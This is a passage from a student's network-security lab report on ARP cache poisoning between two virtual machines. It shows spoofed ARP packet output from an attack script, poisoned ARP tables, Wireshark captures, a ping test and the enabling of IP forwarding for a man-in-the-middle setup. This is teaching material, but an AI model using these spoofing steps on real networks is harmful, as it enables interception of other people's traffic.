delivered.

The command: `sudo python MITM_ARP.py`




```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$ sudo python MITM_ARP.py
###[ Ethernet ]###
  dst       = 08:00:27:59:a3:c9
  src       = 08:00:27:17:de:fa
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:17:de:fa
     psrc      = 10.0.2.14
     hwdst     = 08:00:27:59:a3:c9
     pdst      = 10.0.2.13

.
Sent 1 packets.
###[ Ethernet ]###
  dst       = 08:00:27:70:0c:00
  src       = 08:00:27:17:de:fa
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
     ptype     = 0x800
     hwlen     = 6
     plen      = 4
     op        = who-has
     hwsrc     = 08:00:27:17:de:fa
     psrc      = 10.0.2.13
     hwdst     = 08:00:27:70:0c:00
     pdst      = 10.0.2.14

.
Sent 1 packets.
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$
```

These are the results observed:



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp -a
? (10.0.2.14) at 08:00:27:17:de:fa [ether] on enp0s3
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$
```


VM A (10.0.2.13)



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ arp -a
? (10.0.2.13) at 08:00:27:17:de:fa [ether] on enp0s3
? (10.0.2.1) at 52:54:00:12:35:00 [ether] on enp0s3
? (10.0.2.3) at 08:00:27:22:a0:c9 [ether] on enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$
```

VM B (10.0.2.14)

The Wireshark packet capture serves as a staunch evidence for the poisoning attack:




Capturing from enp0s3

Apply a display filter ... <Ctrl-/>

```
No.  Time                          Source              Destination         Protocol Length Info
   1 2021-10-10 12:25:04.5852828… PcsCompu_17:de:fa   PcsCompu_59:a3:c9   ARP          42 Who has 10.0.2.13? Tell 10.0.2.14
   2 2021-10-10 12:25:04.5857396… PcsCompu_59:a3:c9   PcsCompu_17:de:fa   ARP          60 10.0.2.13 is at 08:00:27:59:a3:c9
   3 2021-10-10 12:25:04.6159961… PcsCompu_17:de:fa   PcsCompu_70:0c:00   ARP          42 Who has 10.0.2.14? Tell 10.0.2.13 (duplicate use of 10.0.2.13 detected!)
   4 2021-10-10 12:25:04.6164562… PcsCompu_70:0c:00   PcsCompu_17:de:fa   ARP          60 10.0.2.14 is at 08:00:27:70:0c:00 (duplicate use of 10.0.2.13 detected!)
   5 2021-10-10 12:25:12.7676714… 10.0.2.8            10.0.2.3            DHCP        342 DHCP Request  - Transaction ID 0x204a2379
   6 2021-10-10 12:25:12.7718936… 10.0.2.3            10.0.2.8            DHCP        590 DHCP ACK      - Transaction ID 0x204a2379
```


A maximised view:



```
ength Info
   42 Who has 10.0.2.13? Tell 10.0.2.14
   60 10.0.2.13 is at 08:00:27:59:a3:c9
   42 Who has 10.0.2.14? Tell 10.0.2.13 (duplicate use of 10.0.2.13 detected!)
   60 10.0.2.14 is at 08:00:27:70:0c:00 (duplicate use of 10.0.2.13 detected!)
  342 DHCP Request  - Transaction ID 0x204a2379
  590 DHCP ACK      - Transaction ID 0x204a2379
```


Step 2 (Testing)

The command, `arp` displays the complete ARP cache table.



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.14                ether   08:00:27:17:de:fa   C                     enp0s3
10.0.2.3                 ether   08:00:27:22:a0:c9   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$
```


VM A (10.0.2.13)



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.13                ether   08:00:27:17:de:fa   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:22:a0:c9   C                     enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$
```

VM B (10.0.2.14)


Command: `ping 10.0.2.14`



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ ping 10.0.2.14
PING 10.0.2.14 (10.0.2.14) 56(84) bytes of data.
64 bytes from 10.0.2.14: icmp_seq=9 ttl=64 time=0.977 ms
64 bytes from 10.0.2.14: icmp_seq=10 ttl=64 time=0.452 ms
64 bytes from 10.0.2.14: icmp_seq=11 ttl=64 time=0.404 ms
64 bytes from 10.0.2.14: icmp_seq=12 ttl=64 time=0.441 ms
64 bytes from 10.0.2.14: icmp_seq=13 ttl=64 time=0.337 ms
^C
--- 10.0.2.14 ping statistics ---
13 packets transmitted, 5 received, 61% packet loss, time 12356ms
rtt min/avg/max/mdev = 0.337/0.522/0.977/0.231 ms
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$
```

VM A (10.0.2.13)

On the Wireshark packet capture tool (Attacker):




No.	Time	Source	Destination	Protocol	Length	Info
1	2021-10-10 12:55:05.7726049…	10.0.2.13	10.0.2.14	ICMP	98	Echo (ping) request id=0x09aa, seq=1/256, ttl=64 (no response found!)
2	2021-10-10 12:55:06.7793107…	10.0.2.13	10.0.2.14	ICMP	98	Echo (ping) request id=0x09aa, seq=2/512, ttl=64 (no response found!)
3	2021-10-10 12:55:07.8033548…	10.0.2.13	10.0.2.14	ICMP	98	Echo (ping) request id=0x09aa, seq=3/768, ttl=64 (no response found!)
4	2021-10-10 12:55:08.8277397…	10.0.2.13	10.0.2.14	ICMP	98	Echo (ping) request id=0x09aa, seq=4/1024, ttl=64 (no response found!)
5	2021-10-10 12:55:09.8509741…	10.0.2.13	10.0.2.14	ICMP	98	Echo (ping) request id=0x09aa, seq=5/1280, ttl=64 (no response found!)
6	2021-10-10 12:55:10.8749608…	PcsCompu_59:a3:c9	PcsCompu_17:de:fa	ARP	60	Who has 10.0.2.14? Tell 10.0.2.13
7	2021-10-10 12:55:10.8749725…	10.0.2.13	10.0.2.14	ICMP	98	Echo (ping) request id=0x09aa, seq=6/1536, ttl=64 (no response found!)
8	2021-10-10 12:55:11.8987884…	PcsCompu_59:a3:c9	PcsCompu_17:de:fa	ARP	60	Who has 10.0.2.14? Tell 10.0.2.13
9	2021-10-10 12:55:11.8988029…	10.0.2.13	10.0.2.14	ICMP	98	Echo (ping) request id=0x09aa, seq=7/1792, ttl=64 (no response found!)
10	2021-10-10 12:55:13.0314827…	PcsCompu_59:a3:c9	PcsCompu_17:de:fa	ARP	60	Who has 10.0.2.14? Tell 10.0.2.13
11	2021-10-10 12:55:13.0314983…	10.0.2.13	10.0.2.14	ICMP	98	Echo (ping) request id=0x09aa, seq=8/2048, ttl=64 (no response found!)
12	2021-10-10 12:55:14.0431708…	PcsCompu_59:a3:c9	Broadcast	ARP	60	Who has 10.0.2.14? Tell 10.0.2.13
13	2021-10-10 12:55:14.0433522…	PcsCompu_70:0c:00	PcsCompu_59:a3:c9	ARP	60	10.0.2.14 is at 08:00:27:70:0c:00
14	2021-10-10 12:55:14.0435461…	10.0.2.13	10.0.2.14	ICMP	98	Echo (ping) request id=0x09aa, seq=9/2304, ttl=64 (reply in 15)
15	2021-10-10 12:55:14.0437878…	10.0.2.14	10.0.2.13	ICMP	98	Echo (ping) reply id=0x09aa, seq=9/2304, ttl=64 (request in 14)
16	2021-10-10 12:55:15.0455958…	10.0.2.13	10.0.2.14	ICMP	98	Echo (ping) request id=0x09aa, seq=10/2560, ttl=64 (reply in 17)
17	2021-10-10 12:55:15.0457647…	10.0.2.14	10.0.2.13	ICMP	98	Echo (ping) reply id=0x09aa, seq=10/2560, ttl=64 (request in 16)
18	2021-10-10 12:55:16.0705264…	10.0.2.13	10.0.2.14	ICMP	98	Echo (ping) request id=0x09aa, seq=11/2816, ttl=64 (reply in 19)
19	2021-10-10 12:55:16.0706567…	10.0.2.14	10.0.2.13	ICMP	98	Echo (ping) reply id=0x09aa, seq=11/2816, ttl=64 (request in 18)
20	2021-10-10 12:55:17.0830695…	10.0.2.13	10.0.2.14	ICMP	98	Echo (ping) request id=0x09aa, seq=12/3072, ttl=64 (reply in 21)
21	2021-10-10 12:55:17.0832358…	10.0.2.14	10.0.2.13	ICMP	98	Echo (ping) reply id=0x09aa, seq=12/3072, ttl=64 (request in 20)
22	2021-10-10 12:55:18.1294663…	10.0.2.13	10.0.2.14	ICMP	98	Echo (ping) request id=0x09aa, seq=13/3328, ttl=64 (reply in 23)
23	2021-10-10 12:55:18.1296161…	10.0.2.14	10.0.2.13	ICMP	98	Echo (ping) reply id=0x09aa, seq=13/3328, ttl=64 (request in 22)

Q. What do you observe? Explain your observation.


It’s observed that, on poisoning the ARP cache table and then attempting for a connection request to VM B, there’s an initial loss in the transmission of the packets. Number 1 to 11 on the Wireshark packet capture tool is the manifestation of this stage. After a couple of seconds, the connection is triumphant and is clearly observed on the Wireshark packet capture. The focal reason for this suspicious behaviour lies in the, ‘`HWaddress`’ of the arp cache table. When the ARP cache is poisoned, there’s a fictitious hardware address stored in the table. This address is unmatched with the IP address. The operating system buys time to resolve this problem. Afterwards, the apposite MAC address/Hardware address is re-assigned in the ARP cache table. Below is the screenshot that explains this.

Before the ping operation:



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:22:a0:c9   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.14                ether   08:00:27:17:de:fa   C                     enp0s3
```


After the ping operation:



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:22:a0:c9   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.14                ether   08:00:27:70:0c:00   C                     enp0s3
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$
```


The MAC address of VM B was also resolved.

Before:



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.13                ether   08:00:27:17:de:fa   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:22:a0:c9   C                     enp0s3
```

After:




```
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.13                ether   08:00:27:59:a3:c9   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:22:a0:c9   C                     enp0s3
```

The difference in the hardware address manifests the observation.


Step 3 (Turning on IP forwarding)

IP forwarding is enabled by the command (on the attacker machine): `sudo sysctl net.ipv4.ip_forward=1`




```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$ sudo sysctl net.ipv4.ip_forward=1
net.ipv4.ip_forward = 1
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$
```

The same programme is executed once again to poison the ARP cache table.




```
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$ sudo python MITM_ARP.py
###[ Ethernet ]###
  dst       = 08:00:27:59:a3:c9
  src       = 08:00:27:17:de:fa
  type      = 0x806
###[ ARP ]###
     hwtype    = 0x1
```




```
     ptype      = 0x800
     hwlen      = 6
     plen       = 4
     op         = who-has
     hwsrc      = 08:00:27:17:de:fa
     psrc       = 10.0.2.14
     hwdst      = 08:00:27:59:a3:c9
     pdst       = 10.0.2.13

.
Sent 1 packets.
###[ Ethernet ]###
  dst       = 08:00:27:70:0c:00
  src       = 08:00:27:17:de:fa
  type      = 0x806
###[ ARP ]###
     hwtype     = 0x1
     ptype      = 0x800
     hwlen      = 6
     plen       = 4
     op         = who-has
     hwsrc      = 08:00:27:17:de:fa
     psrc       = 10.0.2.13
     hwdst      = 08:00:27:70:0c:00
     pdst       = 10.0.2.14

.
Sent 1 packets.
seed_PES2UG19CS052_Anurag.R.Simha@Attacker:.../Week 3$
```

The ARP cache table is now poisoned.



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_A:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.3                 ether   08:00:27:22:a0:c9   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.14                ether   08:00:27:17:de:fa   C                     enp0s3
```


VM A (10.0.2.13)



```
seed_PES2UG19CS052_Anurag.R.Simha@VM_B:~$ arp
Address                  HWtype  HWaddress           Flags Mask            Iface
10.0.2.13                ether   08:00:27:17:de:fa   C                     enp0s3
10.0.2.1                 ether   52:54:00:12:35:00   C                     enp0s3
10.0.2.3                 ether   08:00:27:22:a0:c9   C                     enp0s3
```

VM B (10.0.2.14)

This is also observed on the Wireshark packet capture tool:

